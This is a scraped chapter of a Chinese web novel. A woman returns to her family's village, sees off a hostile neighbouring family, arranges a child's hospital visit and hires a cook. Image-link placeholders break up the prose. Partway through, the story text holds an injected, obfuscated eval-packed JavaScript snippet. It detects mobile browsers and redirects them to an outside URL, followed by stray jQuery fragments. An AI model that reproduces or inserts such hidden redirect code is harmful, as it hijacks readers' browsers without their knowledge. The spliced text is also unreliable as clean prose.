纪爱国看到堂妹那错愕的眼神,涨红着脸,“我是被冤枉的。我一个大男人偷女人裤衩干什么?我又不能穿。”
这时候百姓保守,并不知道“异物癖”这个词。偷东西的目的除了卖就是用。没有第三个目的。
但是不妨碍黄永平脑洞大开,哼了哼,“谁知道你是不是想女人想疯了?咱们村有一个算一个,谁不知道你相了几十个姑娘都没成功!二十八了,还是个光棍!你偷女人衣服,有什么奇怪的?!”
他的怀疑有理有据,还挺符合逻辑,不了解纪爱国的人真觉得他就是个变态!
时梦雨不愿意把纪爱国往变态方向想,她在心里呼叫系统,“到底怎么回事?纪爱国真的偷过女人裤衩?”
她可以接受纪爱国小气,毕竟他娶不着媳妇,也影响不到别人。但她无法忍受她的堂兄心理变态。
系统回答,【不是,他是被黄家人陷害的,纪爱民把黄永亮的父亲送去坐牢,黄永亮就故意偷全村女人的裤衩扔进他房间。纪爱国跟他住一间屋子,这事被抖出来,大家都怀疑是纪爱国干的。】
时梦雨奇了,“为什么只怀疑纪爱国,不怀疑纪爱民?”
同样都是男人,同样都未婚,只怀疑其中一个,这不合理吧?
【纪爱民很早就说自己不娶媳妇,再加上他在村里名声还不错,大姑娘和小媳妇对他印象挺好。】
“因为他喜欢多管闲事,不许村里男人打媳妇?”
【对!他曾经拒绝过好几个姑娘的表白。纪爱国就不一样了,他一心想着娶媳妇,所以大家都怀疑他。】
时梦雨觉得这个逻辑能说通,但纪爱国也是真冤枉。什么坏事都没做,却劳改三年。
这黄家人真是坏得没边,她坚决不放过,她站起来,冲着黄永平道,“你口口声声说你二弟开玩笑,那好!只要你当着众人的面脱光,再跑到镇上溜达一圈,三堂哥就同意跟你们和解。”
这话一出,围观群众炸开了锅,大姑娘和小媳妇都涨红着脸,不敢再看,全都竖着耳朵听。
黄永平被架在火上烤,他怎么可能裸奔?是!他裸奔跑了一圈,二弟能被放出来,可他就得被关进牢里!
“不行!我不同意!”黄永平被黄母死死拽着,生怕大儿子真的去裸奔,她跪在地上撒泼耍赖,“你们别太过份了!”
林镇长脑门突突地,他大声问,“村长呢?村干部呢?都死哪里去了?”
村长举手,推开人群,挤进来,“林镇长,我在!”
“赶紧把人弄走!”林镇长刚刚好说歹说,这些人都不听,他耐心全无,甚至怀疑这家人就是故意来坏纪家好事,他哪有心思管他们。
村长被训,忙不迭叫村里人搭把手,把黄家人都给弄走。
好几个汉子过来帮忙,他们重点制住黄家两个小子,黄母是女人,他们不好碰她,于是给黄母找到机会,她仰头长啸,“你们不放我儿子,我就死给你们看!林镇长,我就是到了阴曹地府,也要告你崇洋媚外!你就是汉奸!”
说着直直朝纪家门上撞,这可把林镇长吓了一跳,也把纪家人吓得不轻!
等黄母软倒在地,场面彻底乱套,林镇长上前探她鼻息,还好,纪家的门是木头做的,没把人撞死。
林镇长的腿差点软了,他擦了擦额头的细汗。这叫什么事啊,气性这么大,说要寻死觅活,居然玩真的。
黄永平和黄永亮推开傻呆呆的村民,冲过来,一把抱住母亲,摇晃她的身体,“妈?妈?你没事吧,妈?!”
林镇长催促,“快把人送去卫生所看看吧?”
他上手要帮忙,黄永平和黄永亮愤怒地推开他。
村长带几个村民帮着一块抬出门,林镇长怕闹出人命,也跟过去,走了几步,突然又返回来,冲时梦雨露出歉意,“对不住,我去瞧瞧。千万别闹出人命。”
时梦雨还能说什么,只能跟着点头,“行。你去吧。”
黄家在纪家大喜的日子闹这么一通,林镇长之前的努力全白费。记者都开始同情他了。不过记者还没忘了自己的本职工作,他采访时梦雨祖辈的事情以及她回乡探亲的感受和纪家人的感想。
采访完,记者也提出告辞,今天拍的照片很多,素材也准备得差不多了,他要回去把搞子赶出来。一周后就要登报呢。时间不等人。
锣鼓队也要回去了。
时梦雨让司机将他们一起送回去。
等这些外人都走光后,纪爱党冲门口的村民们道,“现在你们先回去吧,我们还要跟表妹说话呢。”
人家都开口撵人了,村民们不好赖在门口,纷纷离开纪家。
时梦雨问了下大伯的情况,纪爱琴作为大姐,一五一十说了,时梦雨之前已经从系统那边打听过他们的情况。
说几句感慨后,她想起一件事,“我还有件事拜托大哥。”
纪爱党疑惑,“什么事?”
“我明天带你们去厂里参观,你多跟厂里的职工聊天,透过他们的嘴,看看谁更适合当厂长和部门主管。我要开服装厂,得有一位负责任的厂长。”时梦雨觉得纪爱党的性格很适合挖墙角。
纪爱党点头如捣蒜,“行!我一定帮你挖到合心意的人才。”
大人的事说完了,纪爱琴和苏雪就把两个孩子带过来,给时梦雨介绍。
这两个孩子年纪差不多,男孩叫乐乐,是纪爱党和苏雪生的,女孩是纪爱琴的,叫桃桃。只是桃桃看着有点病弱。
“这孩子看着病泱泱的样子,你们有没有带去大医院瞧过?”时梦雨想起系统之前跟她提过,纪爱琴就是因为女儿的死才会黑化,报复男女主。
这样文静乖巧的孩子死了多可惜。
纪爱琴苦笑,“去卫生所看过,吃一阵药,好了,把药停了,又会生病,反反复复。”时梦雨蹙眉,“只去卫生所?没去大医院看看?”
“之前反反复复生病,治了大半年还没好,我就带她去大医院看病,但是他们开的药跟卫生所一样。”纪爱琴觉得都是一样的药,还不如就在卫生所拿呢。来回路程更短。
时梦雨上辈子学的是理科,不懂医学,但是反反复复生病,说明这病就没治好。
她想了想,“这样吧,明天你别跟我去厂里参观了。先带孩子去医院看病。”
她问系统,“南城哪家医院医术最好?”
【当然是军区总院了】
时梦雨原话重复,“就去军区总院吧。”
纪爱琴瞪大眼睛,“军区总院?我们能去那边看病吗?那得是军人军属吧?”
“现在普通人也能去。军人军属可以报销,我们普通人是自费的。”时梦雨看着桃桃蜡黄的小脸,“这孩子太瘦了。”
时梦雨担心纪爱琴手里没钱,给了纪爱琴一千块外汇券,她现在没有人民币,从外面带进来的美元只能换成这个。
纪爱琴抹着眼泪收下了。
“吃饭啦!”
纪爱国从外面端菜进来,满满当当,很快就将饭桌摆满了。这么多人,一个小饭桌肯定不够坐,纪爱国就去隔壁借了一
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17761790|209604||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
套桌椅板凳,让司机、厨师和保镖坐一桌。他们一家人坐一桌。
时梦雨一开始对饭菜不报希望,这时候家家户户都很穷,纪家有个病人,更是穷得叮当响,屋里的墙皮都掉了,虽然昨天修补过,但是坑坑洼洼,像苔藓似的。
这么穷,日常做菜油水少是常事。可是她夹了一块放进嘴里,挑了挑眉,居然挺好吃。
主食甚至不是大米,而是面包。时梦雨诧异,“镇上有面包店?”
纪爱民摇头,“不是。这是厨师刚刚现做的。”
他把程护家叫过来。
时梦雨刚刚在人群中逡巡时,就注意到他了。
无他!他长得特别帅,很像上辈子红遍全国的当红顶流,她不由自主多看两眼。
纪爱民将程护家介绍给时梦雨,“他在镇上国营饭店当厨师,祖上就是做村厨,手艺好着呢。我也是头一回吃面包。没想到挺好吃的。”
时梦雨恍然,原来是国营饭店的厨师,之前她在饭店吃的酸菜羊肉就很不错。没想到他做其他菜也很棒!
其他人尝过后,也跟着点头,“是啊,好吃。又松又软,吃着甜滋滋的。”
也有人问程护家怎么做的。
程护家就简单说了一下做法,大家听着好复杂,而且面团还要反复折叠,不如馒头省事。于是作罢。
时梦雨有些好奇,“你做面包跟谁学的?”
程护家是个实诚人,回答得拘谨,“我自己买书学的。我还会做吐司、恰巴塔。”
时梦雨最喜欢恰巴塔,柔韧又有嚼劲,她眼里带了几分欣赏,“中餐、西餐兼顾!不错啊。你有没有兴趣给我当厨师?工资翻三倍。要是做得好,还有额外奖励。”
她不清楚这年头国营饭店厨师多少钱工资,就只能用翻三倍来吸引他。毕竟她让程护家丢掉铁饭碗给她打工,没有高工资根本吸引不了人家。
程护家眼睛一亮。
镇上的国营饭店还有几年就会倒闭,到那时他没了工作,只能摆摊。现在有个大老板肯雇佣他,自然求之不得,也不枉费他特地花时间做面包给她吃,他试探问,“我去哪工作?”
时梦雨笑道,“我暂时住在市里酒店,不过我会在市里买房,一周后,我会让大堂哥告诉你地址。”
改革开放早期商品房都是卖给外国人,房子的样式也多是外国流行风格。
程护家笑着点头。
纪爱民也为好兄弟高兴,搂住他肩膀,小声提醒他,“你在国营饭店端的是铁饭碗,你真要辞职?你父母能同意?”
他们没有工作,只能在家里种地,所以进厂打工,是一条好出路。可是程护家不是啊,他在国营饭店每个月工资加补贴能拿一百。多好的待遇啊。
程护家苦笑,“我跟父母闹掰了。想找一份包吃包住的工作。你堂妹刚回国肯定吃不惯中餐,我就过来碰碰运气。”
纪爱民神情复杂,“你今后真的一分钱不给你父母?”
一个人变化会这么大吗?以前对父母予取予求,突然间就变得铁石心肠,要不是脸没变,他都要怀疑程护家被人冒名顶替了。
程护家点头,“他们还不到五十,远不到需要我赡养的年纪。我得为自己打算。”
纪爱民拍拍肩膀,不再劝,“行吧。你自己决定就好。”
吃饱喝足后,时梦雨给纪家留了两千块外汇券,给他们当生活费。
她带着保镖先回去,“明天九点,我让司机过来接人。”
“好!”一家人将时梦雨送出村子。